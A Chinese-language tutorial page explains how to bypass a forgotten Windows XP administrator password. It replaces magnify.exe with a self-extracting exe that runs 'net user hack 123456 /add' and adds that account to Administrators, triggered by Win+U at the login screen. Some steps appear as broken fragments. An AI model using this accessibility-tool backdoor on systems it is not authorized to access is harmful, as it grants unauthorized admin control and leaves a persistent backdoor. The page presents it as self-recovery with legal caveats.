


忘記 XP 管理員密碼,U 盤一支、Usboot、WinRAR 三件套,利用**登入畫面 Win+U 呼叫放大鏡 (magnify.exe) 的機制**,替換為自建「新增管理員帳戶」執行檔,繞過密碼驗證。本文記錄完整製作與操作流程,**僅限 FAT32 分區、本機實體存取、合法授權環境使用**。
magnify.exe)。magnify.exe 替換為**自建執行檔 (執行後新增管理員帳戶)**。addadmin.bat:@echo off net user hack 123456 /add net localgroup administrators hack /add exit
addadmin.bat → 「加入壓縮檔」→ 勾選「建立自解壓檔案」→ 確定 → 生成 addadmin.exe。**執行此 exe 等同執行 bat 新增管理員帳戶 hack/123456。**addadmin.exe 複製到 U 盤根目錄。C:\Windows\System32:copy magnify.exe 007magnify.exe (備份原放大鏡)copy U:\addadmin.exe magnify.exe (替換)magnify.exe → 後台靜默新增帳戶 hack (密碼 123456) 並加入 Administrators 群組。hack、密碼 123456 → 登入。copy C:\Windows\System32\007magnify.exe C:\Windows\System32\magnify.exe (覆蓋替換檔),消除後門。| 限制條件 | 說明 |
|---|---|
| 檔案系統 | **僅限 FAT32 系統分區**,NTFS 下 DOS/PE 無寫入權限無法替換 |
| 物理存取 | 需本機操作 BIOS、插拔 U 盤,遠端無法執行 |
| 合法授權 | **僅限自己合法擁有/管理的電腦**,他人電腦屬非法入侵 |
| 善後必做 | **必須還原 magnify.exe**,否則留下永久後門,任何人按 Win+U 皆可新增管理員 |
結語:U 盤破解法技巧性強、操作細節多,**「備份原檔 → 自建執行檔 → 替換 → 破解 → 還原」五步缺一不可**。掌握此法,不僅能自救,**更能理解 Windows 登入機制、輔助工具入口、系統檔替換風險**,提升系統安全防禦認知。**技術無善惡,使用者有是非。**
Windows XP 十大小功能:相容模式、CMD 預設目錄、登入畫面美化、自動關機/關閉當機程式、開機加速、免重開機套用註冊表、開機音樂輪播、虛擬桌面
Windows XP 作業系統六大經典故障解答:EFS 加密、分割區轉換、DFS 共享、網芳、大檔下載、FTP 防火牆
Windows Server 遷移工具移除指南:PowerShell 與 Server Core 雙模式操作
XP 引導 Vista 雙系統:用 NTLDR/BOOT.INI 管理 BCD 的另類方案
防火牆連接埠日誌深度解讀:從常見掃描埠到木馬特徵埠完整對照表
XP 印表機屬性找不到「自訂紙張」?伺服器屬性新增表單即可解決